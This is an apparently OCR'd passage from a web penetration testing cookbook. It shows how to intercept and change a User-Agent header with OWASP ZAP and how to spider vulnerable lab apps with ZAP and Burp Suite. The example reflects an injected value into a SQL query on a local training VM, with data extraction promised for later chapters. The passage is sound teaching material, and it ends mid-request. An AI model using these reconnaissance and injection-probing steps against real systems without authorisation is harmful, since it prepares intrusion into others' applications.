
A User-Agent string is a piece of information sent by the browser in every request header to identify itself to the server. This usually contains the name and version of the browser, the base operating system, and the HTML rendering engine.

2. As the User-Agent is set by the browser when sending the request, we cannot do much to change it from within the application. We will use OWASP ZAP to capture the request and set whatever text we want it to contain as the User-Agent. First, enable the interception (called break) in the proxy by clicking on the green circle (turns red on mouse-over) in the toolbar. This will intercept all requests going through the proxy:



Welcome to the OWASP Zed Attack Proxy (ZAP


3. After enabling the breaks, go to the browser and refresh the page. Go back to ZAP; a new **Break** tab will appear beside the **Request** and **Response** tabs.
4. In the **Break** tab, we see the request the browser is making when we refresh the page. Here we can change any part of the request; for this exercise we will only change the User-Agent value, for example, changing it to `123456`:



```
GET http://192.168.56.11/owaspbricks/content-4/ HTTP/1.1
Host: 192.168.56.11
User-Agent: 123456
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID
=DF2B72999836D177E0D6B6E88C275C45; PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

5. Submit the request by clicking on the Play icon (blue triangle). This will pause again when a new request is made; if you don't want to continue breaking on every request, use the red circle button to disable interception.

6. Now let's go to the browser again and see the response:



Error! User does not exists

SQL Query: SELECT * FROM users WHERE ua='123456'

The error still says the user doesn't exist, but the value we introduced is now displayed in the clue code. In future chapters. we will learn how to take advantage of features like this and use them to extract information from the database.

How it works...

In this recipe, we used the ZAP proxy to intercept a valid request in which the server analyzed the header section. We modified the header and verified that the server actually took the value we would provide.

First, we made a test request and discovered that the User-Agent header was being used by the server. Knowing that, we made a valid request and intercepted it with the proxy; this allowed us to see the request once it left the browser. Then we changed the header so the User-Agent contained the information we wanted it to contain and submitted the request to the server, which took and displayed the value we provided.

Another option to change the User-Agent without the need to intercept and manually change requests is to use the User-Agent Switcher Firefox extension we installed in `Chapter 1`, *Setting Up Kali Linux and the Testing Lab*. The problem with this is that we would need to set up a different user agent in the extension every time we wanted to test a different value, which is very impractical in a penetration test.

Using ZAP spider


In web applications, a crawler or spider is a tool that automatically goes through a website following all links in it and sometimes filling in and sending forms; this allows us to get a complete map of all of the referenced pages within the site and record the requests made to get them and their responses.

In this recipe, we will use ZAP's spider to crawl a directory in our vulnerable virtual machine `vm_1` and we will check on the information it captures.

How to do it...

We will use BodgeIt (`http://192.168.56.11/bodgeit/`) to illustrate how ZAP's spider works. Refer to the following steps:

1. In the **Sites** tab, open the folder corresponding to the test site (`http://192.168.56.11` in this book).
2. Right-click on **GET:bodgeit**.
3. From the drop-down menu select **Attack** | **Spider**:




Welcome to the OWASP Zed Attack

ZAP is an easy to use integrated penetration testing tool for finding vulnerabil


e been

4. In the **Spider** dialog, we can tell if the crawling will be recursive (spider inside the directories found), set the starting point, and other options. For now, we leave all default options as they are and click **Start Scan**:



Starting point:	http://192.168.56.11/
Context:	
User:	
Recurse:	✓
Spider Subtree Only	☐
Show Advanced options	✓

5. Results will appear in the bottom panel in the **Spider** tab:




Progress: 0: http://192.168.56.11 32% Current Scans: 1 URLs Found: 723 Nodes Added: 108

Processed	Method	URI	Flags
🔴	GET	http://photomatt.net/	Out of Scope
🔴	GET	http://boren.nu/	Out of Scope
🔴	GET	http://www.alexking.org/	Out of Scope
🟢	GET	http://192.168.56.11/wordpress/wp-register.php	
🟢	GET	http://192.168.56.11/wordpress/wp-login.php	
🔴	GET	http://validator.w3.org/check/referer	Out of Scope
🔴	GET	http://gmpg.org/xfn/	Out of Scope
🟢	GET	http://192.168.56.11/wordpress/wp-content/themes/def...	
🟢	GET	http://192.168.56.11/wordpress/?feed=rss2	
🟢	GET	http://192.168.56.11/wordpress/xmlrpc.php	
🟢	GET	http://192.168.56.11/wordpress/xmlrpc.php?rsd	
🔴	GET	http://binarybonsai.com/kubrick/	Out of Scope
🟢	GET	http://192.168.56.11/wordpress/?s=ZAP	

Alerts 0 2 4 0 Current Scans 0 0 0 0 1 0 0

6. If we want to analyze the requests and responses of individual files, we go to the **Sites** tab, open the site folder, and look at the files and folders inside it:



How it works...

Like any other crawler, ZAP's spider follows every link it finds in every page included in the scope requested and the links inside it. Also, this spider follows the form responses, redirects, and URLs included in `robots.txt` and `sitemap.xml` files, then it stores all requests and responses for later analysis and use.

There's more

After crawling a website or directory, we may want to use the stored requests to perform some tests. Using ZAP's capabilities, we will be able to do the following, among other things:

- Repeat the requests modifying some data
- Perform active and passive vulnerability scans
- Fuzz the input variables looking for possible attack vectors
- Open the requests in the browser

Using Burp Suite to spider a website

With similar functionalities to ZAP, and with some distinctive features and a more easy-to-use interface, Burp Suite is the most used tool for application security testing. Burp Suite can do much more than just crawl a website, but for now, as a part of the reconnaissance phase, we will cover only its spidering features.

Getting ready


Start Burp Suite by going to Kali's **Applications** menu, then click on **03 - Web Application Analysis** | **Burpsuite**.

Then, configure the browser to use it as proxy through the port `8080`.


How to do it...

Burp Suite's proxy is configured by default to intercept all requests, this time we want to browse without interruptions so we need to disable it (**Proxy** | **Intercept** | **Intercept is on**). Then proceed with the following steps:

1. Once using Burp Suite's proxy, in your browser go to bWAPP (`http://192.168.56.11/bWAPP`); this will register the site and directory on Burp's **Target** and **Proxy** tabs.
2. Go to **Target** | **Site map** and right-click on the `bWAPP` folder inside `http://192.168.56.11`, then select **Spider this branch** from the context menu:


Target
Proxy
Spider
Scanner
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hidin
http://1-liner.org
http://192.168.56.11
ESAPI-Java-SwingSet-Interactive
WebGoat
bWAPP
bWAPP
bodgeit
ghost
ghost
mutillidae
oneliner_
http://192.168.56.11/bWAPP
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Host
http://192.168.56.11

3. An alert will pop up asking if you want to scan an out-of-scope element (only if you haven't added it to the scope). Click **Yes** to add it and the spidering will start.
4. At some point, the spider will find a registration or login form; when this happens Burp Suite will show you a dialog asking for information on how to fill the form's fields. We can ignore it and spider will continue, or we can submit some test values and the spider will fill in those values:



Burp Spider - Submit Form

Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.

Action URL: http://192.168.56.11/bWAPP/user_new.php
Method: POST

Type	Name	Value
Password	password	
Checkbox	mail_activation	
Password	password_conf	
Text	secret	
Submit		action=create
Text	login	
Text	email	

5. We can check the spider status in the **Spider** tab. We can also stop it by clicking on the **Spider is running** button. Let's stop it now:



Spider Status


Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

```
Requests made:    42
Bytes transferred: 213,785
Requests queued:  0
Forms queued:     0
```

Spider Scope

[✓ Use suite scope [defined in Target tab]]
Use custom scope

6. We can also see how the branch in the **Target** tab is being populated as the spider finds new pages and directories:



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▶ http://1-liner.org
▼ http://192.168.56.11
    ▶ ESAPI-Java-SwingSet-Interactive
    ▶ WebGoat
      bWAPP
    ▼ bWAPP
        /
      ▶ images
        info.php
      ▶ js
      ▶ login.php
        portal.php
      ▶ stylesheets
        training.php
        user_new.php
    ▶ bodgeit
      ghost
    ▶ ghost
    ▶ mutillidae
      oneliner_intro.php
    ▶ owaspbricks
    ▶ peruggia
▶ https://addons.mozilla.org
▶ http://ajax.googleapis.com
▶ http://awstats.sourceforge.net
```

Host	Method ▲	URL	Para
http://192.168.56.11	GET	/bWAPP/info.php	

```
GET /bWAPP/info.php HTTP/1.1
Host: 192.168.56.11
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.56.11/bWAPP/login.php
Cookie: acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fdslajq83; showhints=1;
acopendivids=swingset,jotto,phpbb2,redmine
```

How it works...

Burp's Spider follows the same methodology as other spiders, but it operates in a slightly different way. We could have it running while we browse the site and it will add the links we follow that match the scope definition to the crawling queue.

Just like in ZAP, we can use Burp's crawling results to perform any operation we can perform on any request, like scanning (if we have the paid version), repeat, compare, fuzz, and view in browser, among others.

There's more

Spidering is a mostly automated process where spiders do very little or no checking on the links they are following. In applications with flawed authorization controls or exposed sensitive links and forms, this could cause the spider to send a request to an action or page that performs a sensitive task that could damage the application or its data. Hence, it is very important that spidering is done with extreme care, taking advantage of all the exclusion/inclusion filtering features the tool of choice provides, ensuring that there is no sensitive information or high-risk tasks within the spider scope, and preferably as a last resort to browsing manually through the site.

Repeating requests with Burp Suite's repeater

When analyzing spider's results and testing possible inputs to forms, it may be useful to send different versions of the same request, changing specific values.

In this recipe, we will learn how to use Burp's Repeater to send requests multiple times with different values.


Getting ready

We begin this recipe from the point we left the previous one. It is necessary to have the `vm_1` virtual machine running, Burp Suite started in our Kali machine, and the browser properly configured to use it as a proxy.

How to do it...

For this recipe, we will use OWASP Bricks. The following are the steps required:

1. Go to the first of the content exercises (`http://192.168.56.11/owaspbricks/content-1/`).
2. In Burp Suite, go to **Proxy** | **History**, locate a `GET` request that has an `id=0` or `id=1` at the end of the URL, right-click on it, and from the menu select **Send to Repeater**:




#	Host	Method	URL	Params	Edited	Status	Length
568	http://192.168.56.11	GET	/owaspbricks/content-1/index.php?id=0	✓		200	3577
571	http://192.168.56.11	GET					360
572	http://fonts.googleapis....	GET					
573	http://192.168.56.11	GET					361
574	http://192.168.56.11	GET					361

```
GET /owaspbricks/content-1/index.ph
Host: 192.168.56.11
```

3. Now we switch to the **Repeater** tab.

4. In **Repeater**, we can see the original request on the left side. Let's click on **Go** to view the server's response on the right side:




```
GET /owaspbricks/content-1/index.php?id=1 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
